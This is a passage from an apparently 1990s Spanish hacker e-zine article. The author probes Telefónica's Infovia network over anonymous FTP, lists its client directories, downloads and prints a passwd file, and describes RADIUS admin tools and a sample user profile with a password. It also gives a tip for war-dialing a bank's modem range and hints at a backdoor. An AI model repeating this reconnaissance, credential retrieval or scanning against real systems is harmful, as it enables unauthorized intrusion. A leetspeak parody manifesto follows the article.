que hablaban de los caller-ids de los usuarios conectados. es cierto, los callerids no se almacenan ahi, ya que este dato no se intercambia durante la conexion ppp entre el usuario y el csiv. tsai conoce el numero A gracias a la sepalizacion pusi por ccs (canal comun), que se realiza antes de que se detecte la portadora, o sea, antes de que empiece toda la "conversacion" entre la maquina del usuario y el csiv. y como el callerid se manda durante el establecimiento de la llamada, si se utiliza una centralita analogica infovia no recogerá callerid (recordad que este tipo de centralitas no envían callerid). no obstante, si tsai quiere, puede averiguar el numero ya que a pesar de que uses una centralita analogica no es difícil tracear la llamada. mmmmmm. antiguamente, el cpi también recibía el callerid. bueno, para ser francos, el cpi solo recibía seis o siete dígitos del callerid (no lo recuerdo bien) a partir de la version 2.0 de radius, el numero A ya no se le envía al cpi (a la larga costaba demasiado dinero) ;> por tanto, el numero de telefono solo lo tienen un par de hosts y nadie más, y por supuesto, un CPI no tiene forma de saber si un usuario es quien realmente dice quien es o no... a parte del login@password, al cpi se le envían algunos datos más (tipo de linea utilizada, canal/es B del usuario, trafico de paquetes de entrada y salida, causa de la desconexion, primera IP visitada, y alguna cosilla más). así que ya sabes, cada vez que te conectes empieza mirando www.disney.com :)

mmmmmm. mejor será que cambie de tema porque esto empieza a ponerse peligroso. y eso que ivia esta en las ultimas... que se prepare infovia+ por que mañana si dios quiere (y si no quiere también) me pasare a ver que tal tienen montado el tinglado. hummm. yo no hago nada malo, lo unico que hago es mirar, y que yo sepa, mirar no es delito. de todos modos, mi "mirar" no consiste en entradas no autorizadas ni en suplantar otras identidades, que va. es lo mismo que ir al zoo y observar el modo de actuar de un mono dentro de su jaula. una cosa es mirarlo desde fuera y anotar todo lo que hace y otra es tirarle piedrecitas, o abrir la jaula y meterte dentro para ver "como reacciona"... did you got it? mas claro, agua. hmmm. la inteligencia es fuente de gran poder, y si somos capaces de usarla bien, joder! seremos la ostia! debes fijarte, que todo el mundo que conecta oye la portadora de infovia, todo el mundo que conecta hace un ftp al csiv, todo el mundo que conecta hace lo que he hecho yo. pero a nadie le importa lo que el csiv le dice a mi modem, verdad? a mi si me interesa y creo que esa es la unica diferencia.

hay una cosa que me llamo la atencion y se trata de ese ftp. a ver, a ver :

```

zal:~# ftp
ftp> open 10.0.1.1
Connected to 10.0.1.1.
220 csivm FTP server (UNIX(r) System V Release 4.0) ready.
Name (10.0.1.1:root): ftp
331 Guest login ok, send ident as password.
Password: xxxx
230 Guest login ok, access restrictions apply.
ftp> help
Commands may be abbreviated.  Commands are:

!          debug          mdir          sendport     site
$          dir             mget          put          size
account   disconnect      mkdir         pwd          status
append    exit             mls           quit         struct
ascii     form            mode          quote        system
bell      get             modtime      recv         sunique
binary    glob            mput         reget        tenex
bye       hash            newer         rstatus     tick
case     help            nmap         rhelp        trace
cd        idle            nlist        rename       type
cdup     image          ntrans       reset        user
chmod    lcd            open         restart     umask
close    ls              prompt       rmdir        verbose
cr       macdef         passive      runique     ?
delete   mdelete        proxy        send
    
```

vaya! cuanta cosa hay por aqui. veamos...

```
ftp> rhelp
214-The following commands are recognized:
  USER  PORT  RETR  MSND*  ALLO  DELE  SITE*  XMKD  CDUP
  PASS  PASV  STOR  MSOM*  REST*  CWD  STAT*  RMD  XCUP
  ACCT*  TYPE  APPE  MSAM*  RNFR  XCWD  HELP  XRMd  STOU
  REIN*  STRU  MLFL*  MRSQ*  RNT0  LIST  NOOP  PWD
  QUIT  MODE  MAIL*  MRCP*  ABOR  NLST  MKD  XPWD
214 (*'s => unimplemented)
```

ah. que bien :) un ftp normal y corriente con algunos comandos con los que trastear y segun el help, unos cuantos comandos no-implementados...

```
ftp> ls
200 PORT command successful.
150 ASCII data connection for /bin/ls (192.33.153.227,1043) (0 bytes).
total 10
lrwxrwxrwx  1 root  other      7 Apr 24 1997 bin -> usr/bin
d--s--l--x  2 root  other     512 Feb  4 1997 dev
d--s--l--x  2 root  other     512 Feb  4 1997 etc
drwxr-xr-x  4 root  other     512 Mar  4 1997 pub
d--s--l--x  4 root  other     512 Feb  4 1997 usr
226 ASCII Transfer complete.
```

hmmmm. parece un ftp normal y corriente. no se, zeph. tu que opinas?

```
ftp> cwd pub
250 CWD command successful.
ftp> ls
200 PORT command successful.
150 ASCII data connection for /bin/ls (192.33.153.227,1043) (0 bytes).
total 78
dr-xr-xr-x2144 infra  ginfra 38912 May 29 22:56 arranque
drwxrwxrwx  8 infra  other   512 Apr 29 18:40 telecarga
226 ASCII Transfer complete.
```

```
ftp> cwd arranque
250 CWD command successful.
ftp> ls
200 PORT command successful.
150 ASCII data connection for /bin/ls (192.33.153.227,1043) (0 bytes).
total 4284
```

en fin. ahora viene un listado de "solo" 2142 directorios. que barbaros! al menos, podrian haberlo organizado un poco mejor, por grupos (un directorio con cpis de la a-h, otro de la i-p y otro de la q-z) y no los 2142 a la vez en el mismo directorio... digo yo. son todo CPIs? no se. hay muchas cosas, y ademas cosas raras. hay famosos proveedores de internet,

```
drwxrwxrwx  2 infra  ginfra  512 Dec 30 16:28 arrakis
drwxrwxrwx  2 infra  ginfra  512 Dec 30 16:28 ctv
dr-xr-xr-x  2 infra  ginfra  512 May 19 10:30 ctv2
drwxrwxrwx  2 infra  ginfra  512 Dec 30 16:29 infase
dr-xr-xr-x  2 infra  ginfra  512 Jul  4 1997 iponet
dr-xr-xr-x  2 infra  ginfra  512 Feb 12 07:55 netspain
drwxrwxrwx  2 infra  ginfra  512 Dec 30 16:29 redestb
dr-xr-xr-x  2 infra  ginfra  512 Jul  4 1997 serconet
drwxrwxrwx  2 infra  ginfra  512 Dec 30 16:29 servicom
dr-xr-xr-x  2 infra  ginfra  512 Jul  4 1997 teleline1
dr-xr-xr-x  2 infra  ginfra  512 Apr  8 09:24 teleline2
dr-xr-xr-x  2 infra  ginfra  512 May  5 20:03 telelineb
dr-xr-xr-x  2 infra  ginfra  512 May  6 00:14 telelinep
```

osea, que da igual ser infra que no ser infra. tienes el mismo acceso. mmmmm. he de hacer constar en el acta (en el doc en este caso), que en ningun momento

he deteriorado ningun archivo ni nada referente a infovia, ni tampoco he absorbido recursos ni he espiado mensajes privados, na de na. y eso que se me han ocurrido muchisimas cosas. entre bancos hay que ver la avaricia del bbv : siete CPI/ISP/lokesea son suyos. bbv, bbv-tc, bbvnet, bbvnetinf, bbvvtx, catalogobbv, decomprasbbv. es una pena que la seguridad de bbv sea tan buena. yo con los bancos, mejor dejarlos donde estan. dinero de momento no necesito, pero si algun dia he de hacer "algo", el bbv sera lo ultimo que tocare :)

volviendo a la lista esa, tambien aparecen universidades,

```
drwxrwxrwx 2 infra ginfra 512 Dec 30 16:30 uab
drwxrwxrwx 2 infra ginfra 512 Dec 30 16:30 uam
drwxrwxrwx 2 infra ginfra 512 Dec 30 16:30 uap
drwxrwxrwx 2 infra ginfra 512 Dec 30 16:30 ucm
drwxrwxrwx 2 infra ginfra 512 Dec 30 16:30 ugt (ups! no, esto no!)
drwxrwxrwx 2 infra ginfra 512 Dec 30 16:30 um
drwxrwxrwx 2 infra ginfra 512 Dec 30 16:30 uned
drwxrwxrwx 2 infra ginfra 512 Dec 30 16:30 uniovi
drwxrwxrwx 2 infra ginfra 512 Dec 30 16:30 unizar
dr-xr-xr-x 2 infra ginfra 512 May 21 19:28 upc
drwxrwxrwx 2 infra ginfra 512 Dec 30 16:30 upcaceres
drwxrwxrwx 2 infra ginfra 512 Dec 30 16:30 upv
```

y mil cosas mas, empezando por las filiales de telefonica, ttd, tid, cabitel, sintel, telelineb, indra-ssi (saludos, compaeros), eritel, paginasamarillas, seatel, telefonicadb, telefonicamm, telelinep, telenet-es (hehe) tsai, tsai2, tsai\_es, tsc, tsm, ttd-lab (uy!) ttdl... buff. mejor sera que siga caminando, no sea que por detenerme a mirar a los leones, se escape alguno y me muerda :)

lo cierto es que muchisimos de esos directorios son cuentas de acceso a mini-redes que acceden por 055 (lease 4b, mapfre, banco central hispano) etc. hay un mazo de redes privadas que se mueven por infovia. ah! banco central hispano tambien "funciona" por infovia@infovia. hay un 10.130.48.\* muy mono. eso si, el puerto no es el telnet ni nada de eso. es un puerto poco comun. claro que si pasas de infovia y lo tuyo es la X25, existe un NRI (2120517xx) que permite el acceso por el 047 (red X25) usease, iberpac pa los colegas. y por ultimo, si eres rico y quieres llamar directamente al modem, pues nada, llama al 9155821xx a 9600 baudios. mmmmm. es cuestion de que hagas un ligero escaneo (animo, solo son 100 numeros). \*tip\* ese modem se pone a los 2 tonos. si al tercer tono no suena el modem, cuelga. ah! dije que no iria a hablar de bancos, asi que vuelvo a la lista de cpis.

esta tambien el cesid, aznar, pp, psoc, la casa\_real, el congreso, la gc, la ncsa, patrimonioestado, una larga lista de bancos y cajas, seguros, cadenas de television, hoteles, amway, editoriales, televisiones, marcas de coches, ayuntamientos, dgt, un puñado de empresas de telecomunicaciones y telefonía, cajeros 4b y visa, peajes de autopistas, apd, medusa/medusa2 ;) mir, moebius (ein? klein? XDD) mississippi, morenito, moreno (va de cosa o que?) mrbit, sony, museodeljamon (yo flipo), ana, inocenteinocente "??", lokekieras, sonia. quien diablos sera esa sonia? estara buena? ;P ... hola? sonia, me lees? ;) mail a zaleski@mailcity.com en fin, muchas cosas, muchas intranets por infovia, y ademas cosas raras que no puedo/debo mencionar aqui, en primer lugar por no meterme en lios, y en segundo lugar, porque si se supone que estan en secreto, sera por algo, no para que llegue un pringao y las haga publicas. por hoy ya has visto bastante. si quieres mas, TE JODES.

es curioso que todos los directorios que se instalaron antes del cierre del ejercicio 97, tienen premisos rwxrwxrwx, y todos los que se crearon para el 98 tienen 555 (miento. hay alguna excepcion). que paso? tal vez infovia perdio sus datos a principio de aao? y que paso el 4 de julio del 97? mmmmm. mejor no meter las narices en lo que no me importa. yo a lo mio, que la conexion ftp aun no ha terminado:

```
ftp> help idle
idle          get (set) idle timer on remote side
ftp> idle 0
```

502 SITE command not implemented.

como que no? sera desgraciao!

```
ftp> stat
Connected to 10.0.1.1.
No proxy connection.
Mode: stream; Type: binary; Form: non-print; Structure: file
Verbose: on; Bell: off; Prompting: off; Globbing: on
Store unique: off; Receive unique: off
Case: off; CR stripping: on
Ntrans: off
Nmap: off
Hash mark printing: on; Use of PORT cmds: on
Tick counter printing: off
```

ah. pos fale. no se a que se referira con eso de "no proxy connection" pero creo que el csiv se ha pasao de listo. mmmmm. se supone que hay una impresora conectada al csiv? hombre. estaria gracioso gastarle el papel tontamente :)

```
ftp> proxy
(command) help
Commands may be abbreviated.  Commands are:
```

|         |            |         |         |         |
|---------|------------|---------|---------|---------|
|         |            | mdir    |         | site    |
|         | dir        | mget    | put     | size    |
| account | disconnect | mkdir   | pwd     | status  |
| append  |            | mls     |         | struct  |
| ascii   | form       | mode    | quote   | system  |
|         | get        | modtime | recv    | sunique |
| binary  |            | mput    | reget   | tenex   |
|         |            | newer   | rstatus |         |
| case    | help       | nmap    | rhel    |         |
| cd      | idle       | nlist   | rename  | type    |
| cdup    | image      | ntrans  | reset   | user    |
| chmod   |            | open    | restart | umask   |
| close   | ls         |         | rmdir   |         |
|         |            |         | runique | ?       |
| delete  | mdelete    | proxy   | send    |         |

ah! osea, un help normal y corriente pero con unos cuantos comandos menos... por que? hummmm. habra que mirar mas a fondo eso. a ver que mas hay por aqui :

```
ftp> ascii
b200 Type set to A.
ftp> binary
200 Type set to I.
ftp> image
200 Type set to I.
ftp> tenex
200 Type set to L (byte size 8).
```

ein?

```
ftp> help trace
trace          toggle packet tracing
ftp> trace
Packet tracing on.
ftp> trace
Packet tracing off.
ftp> cr
Carriage Return stripping off.
ftp> cr
Carriage Return stripping on.
ftp> glob
Globbing off.
```

```
ftp> glob
Globbing on.
ftp> nmap
Nmap off.
ftp> nmap
Nmap off.
ftp> nmap on
(mapout) tst1
ftp> ntrans
Ntrans off.
ftp> ntrans
Ntrans off.
ftp> ntrans pcv
ftp> prompt
Interactive mode off.
ftp> prompt
Interactive mode on.
ftp> passive
Passive mode on.
ftp> passive
Passive mode off.
ftp> verbose
Verbose mode off.
ftp> verbose
Verbose mode on.
ftp> help debug
debug          toggle/set debugging mode
ftp> debug
Debugging on (debug=1).
ftp> debug 2
Debugging on (debug=2).
ftp> debug 3
Debugging on (debug=3).
ftp> debug 5
Debugging on (debug=5).
ftp> debug 9
Debugging on (debug=9).
ftp> debug 29
Debugging on (debug=29).
ftp> debug 341354
Debugging on (debug=341354).
ftp> debug FUCKU!
Debugging off (debug=0).
```

ala! por listo, ahora debug=0. sigamos.

```
ftp> help system
system          show remote system type
ftp> system
500 'SYST': command not understood.
```

como? XD esto me suena a algo.

```
ftp> sendport
Use of PORT cmds off.
ftp> ls
ftp: bind: Address already in use
```

ah! esta claro, no?

me habia dejado el telecarga. veamos. igual hay algo tambien importante

```
ftp> cd pub
1250 CD commsand successful.
ftp> ls
200 PORT command successful.
```

```

150 ASCII data connection for /bin/ls (192.33.153.227,1043) (0 bytes).
total 82
dr-xr-xr-x2202 infra  ginfra  40448 Jun 17 20:26 arranque      :!
drwxrwxrwx  8 infra  other    512 Apr 29 18:40 telecarga
226 ASCII Transfer complete.
ftp> cd telecarga
250 CWD command successful.
ftp> ls
200 PORT command successful.
150 ASCII data connection for /bin/ls (192.33.153.227,1043) (0 bytes).
total 22
-r-xr-xr-x  1 infra  ginfra    32 May 30 1997 csivb.ECms
-r-xr-xr-x  1 infra  ginfra    35 May 30 1997 csivbi.ECms
-r-xr-xr-x  1 infra  ginfra    32 May 30 1997 csivm.ECms
-r-xr-xr-x  1 infra  ginfra    35 May 30 1997 csivse.ECms
-r-xr-xr-x  1 infra  ginfra    34 May 30 1997 csivv.ECms
dr-xr-xr-x  6 infra  ginfra   512 Jan 22 1997 macintosh
dr-xr-xr-x  4 infra  ginfra   512 Jan 22 1997 os2
dr-xr-xr-x  3 infra  ginfra   512 Mar 20 1997 otros
dr-xr-xr-x 10 infra  ginfra   512 Apr 28 1997 win3x
dr-xr-xr-x 11 infra  ginfra   512 Mar 20 1997 win95
dr-xr-xr-x  6 infra  ginfra   512 Mar 20 1997 winNT
226 ASCII Transfer complete.

```

huy! keseso de csiv\*.ECMs ??? pues si, eso son los ecms, los pilares basicos de infovia. dos dns para cada csiv. fijate que diplomaticos son que han puesto las ciudades por matricula ;) tranquilamente me bajo los cinco ECM y ya tengo yo para pasar un buen rato divertido. i'm very sorry, but that log was created ONLY FOR MY OWN EYES! solo te digo que es muy interesante. la verdad es que se aprende mucho. y por ese motivo no te digo nada mas. confio en que el camino a recorrer sea tu juez y verdugo. sera un camino largo y tortuoso para aquellos que caminan dificultosos y el camino sera comodo y apacible para aquellos que estan acostumbrados a caminar. solo un consejo para la gente de tsai: vuestras medidas de precaucion me parecen insuficientes. los ecms (172.16.x.x) estan bien protegidos, pero muros mas grandes han caido. por lo demas, no hay mas errores graves. yo en vuestro lugar, no usaria tantos ordenadores para una misma cosa. la confianza da asco ;) de todos modos he de felicitaros, pues al margen de ese par de detalles, pienso que vuestro trabajo es realmente bueno.

hummmm. parece que ultimamente esta de moda eso de coger el passwd :) bueno, pues ahí va : (el del ftp "inicial", eh? a ver si te crees que es de mi csiv)

```

ftp> cd /etc
1250 CWD command successful.
ftp> ls
200 PORT command successful.
150 ASCII data connection for /bin/ls (192.33.153.227,1043) (0 bytes).
can not access directory .
total 2
226 ASCII Transfer complete.
...XXX...
ftp> get bounty      ( hummmm. pa los colegas, bounty=passwd)
local: paquito remote: bounty
200 PORT command successful.
150 Binary data connection for bounty (192.33.153.227,1043) (703 bytes).
Bytes transferred: 703
226 Binary Transfer complete.
703 bytes received in 0.199 secs (3.8 Kbytes/sec)

```

bueno... el log continua ;)

le echo un vistazo a ese "paquito" y entre otras cosas, me veo :

```

root:x:0:1:0000-Admin(0000):/sbin/sh
daemon:x:1:1:0000-Admin(0000):/
bin:x:2:2:0000-Admin(0000):/usr/bin:

```

```

sys:x:3:3:0000-Admin(0000):/:
adm:x:4:4:0000-Admin(0000):/var/adm:
lp:x:71:8:0000-lp(0000):/usr/spool/lp:
smtp:x:0:0:mail daemon user:/:
uucp:x:5:5:0000-uucp(0000):/usr/lib/uucp:
nuucp:x:9:9:0000-uucp(0000):/var/spool/uucppublic:/usr/lib/uucp/uucico
listen:x:37:4:Network Admin:/usr/net/nls:
nobody:x:60001:60001:uid no body:/:
noaccess:x:60002:60002:uid no access:/:
infra:x:101:20:/:users/infra:/bin/ksh
infovia:x:101:20:/:users/infra:/users/infra/.arranca1
operador:x:102:20:/:users/operador:/bin/ksh
ufg:x:30001:30001:/:users/ufg:/bin/sh
ftp:x:30000:30000:FTP anonimo:/http/ftp:nosuchshell

```

como? que oigo? que ese passwd no es el autentico? que ese etc no es el /etc?  
 que el home del ftp es /http/ftp? yo te digo que ese es el passwd de ahi...  
 ahora te toca pensar a ti. \*tip\* no te fies mucho de lo que hay escrito. no  
 voy a decirte mas. (tampoco querras que te lo de todo hecho) ten en cuenta que  
 hay mucha gente que vive gracias a esto. hay mucha gente que trabaja en esto.  
 yo no soy nadie para destruir su trabajo, que va! yo soy el primero que les da  
 "animos" para que mejoren, para que cada vez sean mejores, porque recordad que  
 caminamos hacia una europa unica, y claro, a mi al menos no me gustaria quedar  
 el ultimo de la fila (hago pajaros de barro... buen tema. si señor. de manolo  
 garcia. escuchalo si tienes ocasion) \*\*PUBLICIDAD\*\*

a lo que iba: el passwd. el gid del usuario root es 1. es mas privilegiado el  
 demonio del smtp (uid=0 y gid=0) que el root. que cosas, eh? eso de que  
 "infovia" tenga el home en /users/infra/.arranca1 me hace pensar muchisimo. y  
 si no mal recuerdo, habia un bug con los homes montados en directorios  
 ocultos. "quien como es el administrador de infovia? jesulin de ubrique o que?  
 dios mio! no, no es para reirse. claro que tambien puede ser que algun listo  
 haya entrado y haya dejado esa puerta trasera (lo siento colega. creo que te  
 he chafao el plan. escribeme y si puedo, te echare una manita ;P) en fin, ya  
 paso de meterme en mas fregaos que la experiencia me tiene escarmentaito. por  
 lo menos te he ofrecido una mini-clase practica de seguridad informatica, todo  
 por el modico precio de 17.1 ptas, que es lo que te cuesta bajarte SET 16

```

ftp> quit
221 Goodbye!

```

G00dbye, dude! cul8r.

bien. ahora hablemos un poco sobre radius. que tambien se ha fantasmado  
 mucho y la verdad, no es tan fiero el leon como lo pintan.

RADIUS (Remote Authentication Dial In User Service) es, como su nombre indica,  
 un programa destinado a la autentificacion remota de usuarios. Radius ha sido  
 desarrollado por los chicos de Livingston Enterprises, Inc. bueno. esto es un  
 lio, porque yo aqui tengo quince radius distintos... tengo el radius merit, de  
 livingstone, el radius de ascend, el radius de telefonica. y la verdad, lo  
 unico que tienen en comun es el nombre (comun monton de amigos mios) ;) un  
 colega me dijo que en mi "coleccion" me faltaba el mas importante... uno que  
 dice es la puta casa. no recuerdo como se llamaba. creo que empezaba por ce.

las principales funciones de radius son tres, a saber :

- a) Resolver peticiones de autentificacion de usuarios generadas desde el CSIV  
 (bueno, esto es falso, porque desde la version 3.0, puedes ser cliente radius  
 sin ser centro servidor)
- b) Gestionar la asignacion de direcciones IP a los usuarios registrados.
- c) Generar informacion sobre el estado de la conexion de los usuarios.

veamos que tal se comporta... hola radius, que tal? saluda!

RADIUS INFOVIA version 3.0b7(105) (Telefonica I+D) 23 de Junio de 1998  
 creado desde:  
 RADIUS version 1.16 (plus Ascend extensions) 96/01/12  
 sys5

no esta mal. que raro. usan la 1.16??? porque no usaran la version 1.3 ???  
 bueno, alla ellos. sus motivos tendran. sys5? hummm.

la verdad es que hay mucho que hablar sobre esto. no se quien fue el payasete  
 que dijo que T no suministraba los fuentes de su radius. que va! estan los  
 fuentes enteros, para SGI, hp, ibm, nt, alpha, sco, sun, y por supuesto, linux  
 (ten en cuenta que cada isp debe tener un cliente radius)

dentro del "paquete" de radius, vienen los siguientes ejecutables (referidos a  
 la version de unix)

radiusd (el daemon de radius, jeje) este es el ejecutable del servidor radius

radiusddl. lo pispo que antes, pero para los que "prefieran" trabajar con  
 librerias dinamicas (libInfovia.so.1 y libInfoviadbm.so.1)

radpass. esto sirve para cambiar las password de un usuario (vamos, lo mismo  
 que editar el usuarios\_INFOVIA, clientes\_INFOVIA o clientes\_hw\_INFOVIA)

rad\_tool. ezto e una maravillah ;) permite monitorizar IPs, desconectar  
 usuarios, liberar IPs, detener el sistema RADIUS y habilitar/deshabilitar los  
 traceos. veamos como responde...

```
zal:/infovia/idt/radivV3.0b6.104d/bin.linux# rad_tool
```

Uso:

```
rad_tool <parar_radius>
rad_tool <ver_status>
rad_tool <desconectar_usuario> <dir_ip>
rad_tool <reutilizar_direccion> <dir_ip>
rad_tool <activar_trazas_1>
rad_tool <desactivar_trazas_1>
rad_tool <activar_trazas_2>
rad_tool <desactivar_trazas_2>
```

vaya. que interesante :) veamos cada una de las opciones :

parar\_radius : para realizar una parada controlada del servidor de RADIUS, de  
 modo que al rearrancarse se recupere la situacion anterior a la parada, con  
 los usuarios que estaban conectados y la direccion IP que tenian asignada.

ver\_status : permite consultar el estado del servidor RADIUS en el momento  
 actual, es decir usuarios conectados y direcciones IP que quedan libres.

desconectar\_usuario <dir\_ip> : permite terminar con la sesion de un usuario.

reutilizar\_direccion <dir\_ip> : permite como ultimo recurso liberar una  
 direccion IP dada de los pooles para que pueda volver a asignarse.

activar\_trazas\_1 : para activar las trazas de nivel 1, que pueden consultarse  
 en otros dos ficheros.

activar\_trazas\_2 : para activar las trazas de nivel 2, que asaden a las  
 anteriores el contenido del paquete IP.

desactivar\_trazas\_1 : para desactivar las trazas de nivel 1.

desactivar\_trazas\_2 : para desactivar las trazas de nivel 2.

eso es todo lo que puedo decirte sobre radtool :) sigamos, pues aun queda  
 otro ejecutable no menos interesante.

simula. esto es una aplicacion que permite simular el funcionamiento de un cliente RADIUS. nos sirve para probar si esta bien configurado el servidor RADIUS del CPI. para poner en marcha el simulador, tenemos que definir un nuevo cliente cuya direccion sera el localhost. veamos su uso:

simula <Auth | Start | Stop | Sinc | SincAck > <Archivo>

Sinc : para simular los paquetes de sincronismo enviados por el CSIV periodicamente, el servidor RADIUS del CPI respondera con su version y con su estado (activo o reiniciandose ).

SincAck : utilizaremos este parametro cuando el Servidor RADIUS se encuentre en estado "reiniciandose", es decir cuando al arrancar no haya podido recuperar los datos de la situacion anterior a la parada. Esto equivaldria a una liberacion de todas sesiones en el CSIV.

Auth Archivo : para simular un paquete de peticion de autentificacion del CSIV al CPI. El perfil del usuario para el que se solicita la autentificacion esta en Archivo. Archivo tambien contiene los datos de ese usuario para los paquetes de Accounting: Start y Stop.

Start Archivo : para simular un paquete de comienzo de tarificacion para el usuario almacenado en Archivo.

Stop Archivo : para simular un paquete liberacion de la conexion y fin de tarificacion del usuario almacenado en Archivo.

\* Perfiles de usuario de infovia (Formato definido por ASCEND)  
(vamos entrando en materia) ;)

los perfiles de usuarios se encuentran en el fichero usuarios\_INFOVIA. este fichero contiene informacion de seguridad/configuracion de cada usuario.

la primera columna corresponde al nombre del usuario, y a continuacion van los datos que se requieren para autentificar al usuario. Despues se definen una serie de parametros de ASCEND, como por ejemplo los necesarios para establecer la llamada PPP, la direccion que se le va a asignar a ese usuario, si se le da una subred, etc. ademas de los que define ASCEND, infovia ha cambiado/añadido algunos valores... veamos un ejemplo de perfil de usuario :

```
user14 Password = "mostovoi"
      SESIONES-INFOVIA = 1,
      RDSI-INFOVIA = 0,
      NIVEL-INFOVIA = 2,
      NIVEL-MAX-INFOVIA = 2,
      User-Service = Framed-User,
      Framed-Protocol = PPP,
      Framed-Address = 255.255.255.255,
      Framed-Netmask = 255.255.255.255,
      Ascend-Metric = 2,
      Framed-Routing = None,
      Framed-Compression = 0,
      Ascend-Idle-Limit = 0,
      Ascend-Maximum-Time = 7200
```

al parecer, se puede jugar con muchos parametros, eh? esos son los campos mas comunes a los usuarios, luego, si el usuario tiene capacidad de entrada por el cliente hardware (por ejemplo), tenemos tambien

```
HARDWARE-INFOVIA = 1,
SESIONES-INFOVIA = 1
```

y si no es capaz de usar el cliente hardware,

```
HARDWARE-INFOVIA = 0,
```



pero por si acaso, lo repito : cualquiera puede hacer lo que yo he hecho. no tiene merito, no es nada del otro mundo. loguear una ppp es muy sencillo. hay miles de programas capaces de hacer eso. y conectar por ftp anonimo, no creo yo que sea el gran truco de un super-hacker. vamos, que jesucristo cuando era joven ya usaba el ftp anonimo. fijate que todo lo que he hecho ha sido "por las buenas", no me ha hecho falta hacerme con el root del sistema. no me ha hecho falta saltarme las (ineficientes) medidas de seguridad para mirar por encima como esta eso. nada. todo ha sido muy simple. y si quisiera, podria haber hecho mucho mal, pero eso no es lo mio (eso queda para los crackers)

y respecto a mi, nunca me he considerado un hacker. y no es que sea humilde. tengo la suerte de conocer en persona a un par de hackers (en todo el sentido de la palabra) no puedo ponerlos un ejemplo de hasta que punto son capaces. hay muchas cosas que no os las podeis imaginar. soy un chico (o chica, quien sabe?) que le gustan los ordenadores y trata de aplicar su normal inteligencia para comprender todo lo que esta lejos de su alcance. como iba diciendo, yo no me considero hacker. se que aun me falta un largo, duro y complicado camino por recorrer y no creo que llegue hasta el final. aunque no se cual puede ser el final. algun dia me cansare y me sentare en mitad del camino hasta que los guardianes de la eternidad me retiren del sendero para que otros puedan pasar.

por ultimo, y para despedirme, es posible que aqui encuentres una buena fuente de datos e informacion. si eres listo, tu mismo podras encontrar algunos puntos debiles en este tipo de conexiones. asimismo, a lo largo de toda la investigacion, he tenido la suerte de aprender muchas cosas que he considerado realmente ingeniosas. espero que algun dia se reconsidere la posicion actual y se comprenda que el hack es un arte, que si a veces tal vez sea muy ilegal, otras veces es muy legal. yo creo que se trata de un noble modo de comprender la tecnologia ... el problema surge cuando alguien lo ve y no lo comprende... tu, que siempre te estas quejando, tu que siempre criticas a los hackers, tu que tu trabajo tal vez sea capturar "piratas informaticos", tu que quieres o necesitas aprender informatica, y tu que no tienes ni idea de ordenadores, observa antes de hablar. escucha antes de criticar. comprende antes de actuar. y solo entonces, estaras capacitado para juzgar. si no eres capaz de entender entonces has perdido tu condicion humana... vuela pajarito, vuela.

Y. Zaleski  
<zaleski@mailcity.com>

PD : pese a la simplicidad del articulo (si entiendes del rollo, sabras que es una tonteria. es muy simple, pero es un puto coñazo) he de darle las gracias a algunos entes (no solo personas) porque en un momento u otro, he aprendido algo de ellos. hmm. yo digo nombres y cada cual que se de por aludido.

gracias a erik magnus lersen, flipflop, 4\$3, n3570r (klin rules), leon, 2î, guarez, jordi, X (50586 forever), draver, jemp y la santa. gracias especiales a pas. es mi deber añadir que ninguno de ellos guarda ninguna relacion con este articulo. toda relacion que pueda existir es pura casualidad. esta claro?

en ultima instancia, quiero dedicar este articulo a todas aquellas personas que por diversas circunstancias, han perdido la capacidad de comunicacion con el resto del mundo. se que algun dia, ellos mismos seran capaces de proyectar una imagen propia mas alla de donde se extiende nuestra actual concepcion y podran enseñarnos una nueva forma de comunicacion. si, ya se que suena muy filosofico, pero tengo mas razon que un santo. gracias por tu atencion. adios!ÿ

\*EOF\*





PEdIr1E a alguIE n KE mE dIga KE tEng0 quE hacEr  
 KE mE ExplIkEn d0nde hay Instrucci0nEs dEtalladas  
 AparEntar KE 10 hE hEch0 aunKE n0 10 haya hEch0  
 MaldIt0 krI0. T0d0 10 KE hacE Es t0ntEar. S0n t0d0s parEcId0s.

Y Ent0ncEs OkurrI0...sE abrI0 una puErta a un mund0...vEl0zmEntE a travEs dE  
 la lInEa tElEf0nIka k0m0 un krash dEl sIstEma un puls0 ElEktr0nIk0 Es EnvIado  
 fuEra, aparecE...sE EnkuEntra El IRC  
 "Est0 Es...aquI Es d0nde y0 pErtenEzk0.."

N0 k0n0zk0 a nadIE akI, nunca hE Estad0 k0n El10s nI sE dE 10 KE hablan.  
 PER0 mE k0mp0rt0 k0n naturalIdad, k0m0 sI supIEsE mas quE nIngun0, k0m0 sI  
 tuvIEsE algun Imp0rtante sEkret0.  
 MaldIt0 krI0. Okupand0 la lInEa dE tElEf0n0 dE nuEv0. S0n t0d0s parEcId0s...

PuEdEs ap0star tu kul0 a KE 10 s0m0s..n0s habEIs dEsprEcIado kuand0 0s  
 pEdIam0s ayuda, kErIam0s hackEar la NASA y n0s mandabaIs aprEndEr UnIx,  
 kErIam0s Entrar En El OrdEnad0r dE Otr0 tIp0 y n0s hablabaIs dE NETBI0s.  
 10 p0k0 dE val0r KE n0s OfrecIaIs Eran tr0z0s dE k0dIg0 sIn utIlIdad,  
 n0 k0mpIlad0s, Eram0s d0mInad0s p0r la mItad dEl mund0 E Ign0rad0s p0r la  
 Otra mEdIa. AkEl10s KE tEnIan alg0 KE EnsEpar n0s EskIbavan asI KE  
 n0s0tr0s aprEndIm0s a EskIbar10s a El10s.

EstE Es nuEstr0 mund0 ah0ra..El mund0 dEl nuke y El fl00d, la bElleza dEl  
 10g...  
 Hablam0s sIn parar dE k0sas KE n0 k0mprEndEm0s kuand0 p0drIam0s EntEndErlas  
 facIlmEntE k0n unas h0ras dE EstudI0 y n0s llamaIs lamErs.  
 K0lgam0s sIstEmas ... y n0s llamaIs lamErs  
 PEdIm0s 10gIns y passw0rds... y n0s llamaIs lamErs.

ExIstIm0s sIn nEcEsIdad dE saber nada s0brE TCP/IP, S.0, pr0gramacI0n, rEdEs,  
 sEgurIdad y n0s llamaIs lamErs.  
 DISEvaIs pr0gramas KE n0 funcI0nan En WInd0ws, rEpartIs k0dIg0 fuEntE, usaIs  
 jErga tEkNIka, n0s dEsprEcIaIs y n0s0tr0s sEguIm0s sIEnd0 10s lamErs.

SI, s0y un lamEr. MI krImEn Es El n0 kErEr aprEndEr. MI krImEn Es El dE  
 juzgar a las pErsonas p0r El numEr0 dE nukEs quE tIENE su skRipt En vEz dE  
 p0r 10 KE dIcEn 0 pIEnsan.  
